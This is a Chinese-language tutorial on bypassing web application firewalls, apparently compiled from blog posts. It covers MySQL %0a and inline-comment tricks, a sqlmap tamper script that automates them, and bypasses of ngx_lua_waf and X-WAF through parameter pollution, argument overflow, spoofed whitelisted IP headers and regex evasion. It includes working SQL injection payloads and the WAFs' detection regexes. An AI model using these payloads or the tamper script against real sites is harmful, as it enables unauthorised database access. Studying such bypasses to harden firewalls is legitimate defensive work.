
姿势八：%0a+内联注释

利用Mysql数据库的一些特性，绕过WAF的防御规则，最终在数据库中成功执行了SQL，获取数据。

http://192.168.204.128/test.php

POST：

id=1 union%0a/\* !12345select\* / 1,2,schema\_name%0a/\* !12345from \*/information\_schema.SCHEMATA



0x03 自动化Bypass

​ 当测试出绕过WAF SQL注入防御的技巧后，可通过编写tamper脚本实现自动化注入，以姿势八：%0a+内联注释为例，主要是针对union select from等关键字替换，Payload中的部分关键字可能会被waf拦截，需要一步步调试，测试，总结规律。

tamper脚本：

#!/usr/bin/env python

"""

write by Bypass

"""

from lib.core.enums import PRIORITY

from lib.core.settings import UNICODE\_ENCODING

\_\_priority\_\_ = PRIORITY.LOW

def dependencies():

pass

def tamper(payload, \*\*kwargs):

"""

Replaces keywords

>>> tamper('UNION SELECT id FROM users')

'union%0a/\*!12345select\*/id%0a/\*!12345from\*/users'

"""

if payload:

payload=payload.replace(" ALL SELECT ","%0a/\*!12345select\*/")

payload=payload.replace("UNION SELECT","union%0a/\*!12345select\*/")

payload=payload.replace(" FROM ","%0a/\*!12345from\*/")

payload=payload.replace("CONCAT","CONCAT%23%0a")


payload=payload.replace("CASE ","CASE%23%0a")

payload=payload.replace("CAST(","/\*!12345CASt(\*/")


payload=payload.replace("DATABASE()","database%0a()")

return payload


加载tamper脚本，可成功获取数据



这边也分享一下，另一个比较简单的自动化注入的方法，就是使用超级SQL注入工具，利用这边提供的注入绕过模块，结合日志中心的测试记录，可以很方便的进行调试，然后保存绕过模板，方便下次调用。



利用前面的关键字符进行替换，自动化注入获取数据库数据：



​ 分享了几种有意思的绕过思路，主要利用了WAF层的逻辑问题，数据库层的一些特性，服务器层编码解析、参数获取的差异。其中借鉴和学习了不少前辈们的思路，受益匪浅，学习，沉淀，总结，分享，周而复始。

Bypass ngx\_lua\_waf SQL注入防御（多姿势）:  
教学网址：<https://www.cnblogs.com/xiaozi/p/9138126.html>

ngx\_lua\_waf是一款基于ngx\_lua的web应用防火墙，使用简单，高性能、轻量级。默认防御规则在wafconf目录中，摘录几条核心的SQL注入防御规则：

select.+(from|limit)

(?:(union(.\*?)select))

(?:from\W+information\_schema\W)

这边主要分享三种另类思路，Bypass ngx\_lua\_waf SQL注入防御。

0x01 环境搭建

github源码：https://github.com/loveshell/ngx\_lua\_waf/

ngx\_lua\_waf安装部署，设置反向代理访问构造的SQL注入点

0x02 WAF测试

ngx\_lua\_waf是基于ngx\_lua的，我们先通过一个测试用例来了解它是如何获取参数的。

首先看一下官方 API 文档，获取一个 uri 有两个方法：ngx.req.get\_uri\_args、ngx.req.get\_post\_args，二者主要的区别是参数来源有区别，ngx.req.get\_uri\_args获取 uri 请求参数，ngx.req.get\_post\_args获取来自 post 请求内容。

server {

listen 80;

server\_name localhost;

location /test {

content\_by\_lua\_block {

local arg = ngx.req.get\_uri\_args()

for k,v in pairs(arg) do

ngx.say("[GET ] key:", k, " v:", v)

end

ngx.req.read\_body()

local arg = ngx.req.get\_post\_args()

for k,v in pairs(arg) do


ngx.say("[POST] key:", k, " v:", v)

end

}

}

} 结果：



通过这个测试，我们可以发现：

1、当提交同一参数id，根据接收参数的顺序进行排序

2、当参数id，进行大小写变换，如变形为Id、iD、ID，则会被当做不同的参数，大小写敏感。

我们知道，window下IIS+ASP/ASPX 大小写是不敏感的，

提交参数为： ?id=1&Id=2&iD=3&ID=4，


输出结果为：1, 2, 3, 4

那么，当nginx反向代理到IIS服务器的时候，这就存在一个参数获取的差异，结合HPP进行利用，可被用来进行Bypass ngx\_lua 构建的SQL注入防御。

绕过姿势一：参数大小写+HPP

http://192.168.8.147/test/sql.aspx

?id=1 UNION/&ID=/SELECT null,name,null/&Id=/FROM master.dbo.sysdatabases




绕过姿势二：GPC

在ASPX中，有一个比较特殊的HPP特性，当GET/POST/COOKIE同时提交的参数id，服务端接收参数id的顺序GET,POST,COOKIE，中间通过逗号链接，于是就有了这个idea。

UNION、SELECT、FROM 三个关键字分别放在GET/POST/COOKIE的位置，通过ASPX的这个特性连起来，堪称完美的一个姿势，压根不好防。

但姿势利用太过于局限： 使用Request.Params["id"]来获取参数,GPC获取到参数拼接起来，仅仅作为Bypass分享一种思路而已。




绕过姿势三：uri参数溢出

前面两种都是MSSQL的Bypass，而且利用姿势还有一定的极限，有没有那么一种可以Bypass Mysql，又可以Bypass MSSQL，完全无视SQL注入防御，为所欲为的姿势呢？这就是接下来的终极大招了。

默认情况下，通过ngx.req.get\_uri\_args、ngx.req.get\_post\_args获取uri参数，只能获取前100个参数，当提交第101个参数时，uri参数溢出，无法正确获取第100以后的参数值，基于ngx\_lua开发的安全防护，无法对攻击者提交的第100个以后的参数进行有效安全检测，从而绕过安全防御。具体分析详见我写的另一篇文章：《打破基于OpenResty的WEB安全防护（CVE-2018-9230）》

Mysql Bypass实例：



Mssql Bypass实例：



这三种姿势主要利用HPP，结合参数获取的特性和差异，从而绕过ngx\_lua\_waf的SQL注入防御。

不同语言、中间件、数据库，所对应的特性是有差异的，而这些差异在某些特定的场景下，是可以利用的。

Bypass X-WAF SQL注入防御（多姿势）

教学网址：<https://www.cnblogs.com/xiaozi/p/9132409.html>

0x00 前言

​ X-WAF是一款适用中、小企业的云WAF系统，让中、小企业也可以非常方便地拥有自己的免费云WAF。

​ 本文从代码出发，一步步理解WAF的工作原理，多姿势进行WAF Bypass。

0x01 环境搭建

官网：https://waf.xsec.io

github源码：https://github.com/xsec-lab/x-waf

X-WAF下载安装后，设置反向代理访问构造的SQL注入点


0x02 代码分析

首先看一下整体的目录结构，

nginx\_conf 目录为参考配置（可删除），rules目录存放过滤规则

init.lua 加载规则，access.lua 程序启动，config.lua 配置文件

主要逻辑实现全部在util.lua和waf.lua文件。



代码逻辑很简单，先熟悉一下检测流程，程序入口在waf.lua 第262-274行中：

-- waf start

function \_M.check()

if \_M.white\_ip\_check() then

elseif \_M.black\_ip\_check() then

elseif \_M.user\_agent\_attack\_check() then

elseif \_M.white\_url\_check() then

elseif \_M.url\_attack\_check() then

elseif \_M.cc\_attack\_check() then

elseif \_M.cookie\_attack\_check() then

elseif \_M.url\_args\_attack\_check() then

elseif \_M.post\_attack\_check() then

else

return

end

这个一个多条件判断语句，一旦满足前面的条件就不再进行后面的检测。

白名单

首先判断IP白名单,我们来看一下white\_ip\_check()函数,同文件下的第50-64行：

-- white ip check

function \_M.white\_ip\_check()

if config.config\_white\_ip\_check == "on" then

local IP\_WHITE\_RULE = \_M.get\_rule('whiteip.rule')

local WHITE\_IP = util.get\_client\_ip()

if IP\_WHITE\_RULE ~= nil then

for \_, rule in pairs(IP\_WHITE\_RULE) do

if rule ~= "" and rulematch(WHITE\_IP, rule, "jo") then

util.log\_record(config.config\_log\_dir, 'White\_IP', ngx.var\_request\_uri, "", "")

return true

end

end

end

end

end

默认配置IP白名单是开启状态，读取IP白名单规则与获取的客户端IP进行比对，我们再来跟进看一下get\_client\_ip()函数，在util.lua文件中，第83-96行：

-- Get the client IP

function \_M.get\_client\_ip()

local CLIENT\_IP = ngx.req.get\_headers()["X\_real\_ip"]

if CLIENT\_IP == nil then

CLIENT\_IP = ngx.req.get\_headers()["X\_Forwarded\_For"]

end

if CLIENT\_IP == nil then

CLIENT\_IP = ngx.var.remote\_addr

end

if CLIENT\_IP == nil then

CLIENT\_IP = ""

end

return CLIENT\_IP

end

-- Get the client IP

function \_M.get\_client\_ip()

local CLIENT\_IP = ngx.req.get\_headers()["X\_real\_ip"]

if CLIENT\_IP == nil then

CLIENT\_IP = ngx.req.get\_headers()["X\_Forwarded\_For"]

end

if CLIENT\_IP == nil then

CLIENT\_IP = ngx.var.remote\_addr

end

if CLIENT\_IP == nil then

CLIENT\_IP = ""

end

return CLIENT\_IP

end

在这段获取客户端IP的代码中，获取的X\_real\_ip、X\_Forwarded\_For是用户可控的，存在客户端IP地址可伪造的风险。最后再来看一下，rules目录中whiteip.rule的默认配置：


[{"Id":74,"RuleType":"whiteip","RuleItem":"8.8.8.8"}]

IP白名单规则默认IP：8.8.8.8 为白名单


因此我们可以通过构造HTTP请求Header实现伪造IP来源为 8.8.8.8 ，从而绕过x-waf的所有安全防御。

Bypass 测试

先来一张拦截效果图



伪造客户端IP绕过：



另外有趣的是，在blackip.rule里面，把8.8.8.8放置在黑名单里面，但这并没有什么用，IP白名单已经跳出多条件判断，不会再进行IP黑名单检测。CC攻击的防御也主要是从客户端获取IP，也可以伪造客户端IP轻易绕过限制。

[{"Id":2,"RuleType":"blackip","RuleItem":"8.8.8.8"},{"Id":3,"RuleType":"blackip","RuleItem":"1.1.1.1"}]

同样来看一下url白名单white\_url\_check()函数：

function \_M.white\_url\_check()

if config.config\_white\_url\_check == "on" then

local URL\_WHITE\_RULES = \_M.get\_rule('writeurl.rule')

local REQ\_URI = ngx.var.request\_uri

if URL\_WHITE\_RULES ~= nil then

for \_, rule in pairs(URL\_WHITE\_RULES) do

if rule ~= "" and rulematch(REQ\_URI, rule, "joi") then

return true

end

end


end

end

end

添加了一下URL白名单功能，感觉无效，对比了一下rules文件，可以发现加载的rule文件名不一致。

这里应该是作者的一个笔误，writeurl.rule和whiteUrl.rule。



默认url白名单配置：

[{"Id":73,"RuleType":"whiteUrl","RuleItem":"/news/"}]

另外，这里使用ngx.re.find进行ngx.var.request\_uri和rule匹配，只要url中存在/news/，就不进行检测，绕过安全防御规则。比如 : /test/sql,php/news/?id=1、/test/sql,php?id=1&b=/news/ 等形式可绕过。

正则匹配

接下来，我们主要来看一下M.url\_args\_attack\_check()、M.post\_attack\_check()：

`-- deny url args

function \_M.url\_args\_attack\_check()

if config.config\_url\_args\_check == "on" then

local ARGS\_RULES = \_M.get\_rule('args.rule')

for \_, rule in pairs(ARGS\_RULES) do

local REQ\_ARGS = ngx.req.get\_uri\_args()

for key, val in pairs(REQ\_ARGS) do

local ARGS\_DATA = {}

if type(val) == 'table' then

ARGS\_DATA = table.concat(val, " ")

else

ARGS\_DATA = val

end

if ARGS\_DATA and type(ARGS\_DATA) ~= "boolean" and rule ~= "" and rulematch(unescape(ARGS\_DATA), rule, "joi") then

util.log\_record(config.config\_log\_dir, 'Get\_Attack', ngx.var.request\_uri, "-", rule)

if config.config\_waf\_enable == "on" then

util.waf\_output()

return true

end

end

end

end

end

return false

end

-- deny post

function \_M.post\_attack\_check()

if config.config\_post\_check == "on" then

ngx.req.read\_body()

local POST\_RULES = \_M.get\_rule('post.rule')

for \_, rule in pairs(POST\_RULES) do

local POST\_ARGS = ngx.req.get\_post\_args() or {}

for k, v in pairs(POST\_ARGS) do

local post\_data = ""

if type(v) == "table" then

post\_data = table.concat(v, ", ")

elseif type(v) == "boolean" then

post\_data = k

else

post\_data = v

end

if rule ~= "" and rulematch(post\_data, rule, "joi") then

util.log\_record(config.config\_log\_dir, 'Post\_Attack', post\_data, "-", rule)

if config.config\_waf\_enable == "on" then

util.waf\_output()

return true

end

end

end

end

end

return false

end

两段函数在一定程度上是类似的，使用ngx.req.get\_uri\_args、ngx.req.get\_post\_args 获取数据来源，前者来自 uri 请求参数，而后者来自 post 请求内容，并未对数据进行特殊处理，然后都使用rulematch(data, rule, "joi")来进行匹配。

rule中比较关键SQL注入防御规则如下：

select.+(from|limit)

(?:(union(.\*?)select))


(?:from\W+information\_schema\W)

绕过姿势一：%0a

由于使用的是joi来修饰，我们可以用%0a来进行绕过。

/sql.php?id=1 union%0aselect 1,

schema\_name,3%0afrom /!12345information\_schema.schemata/

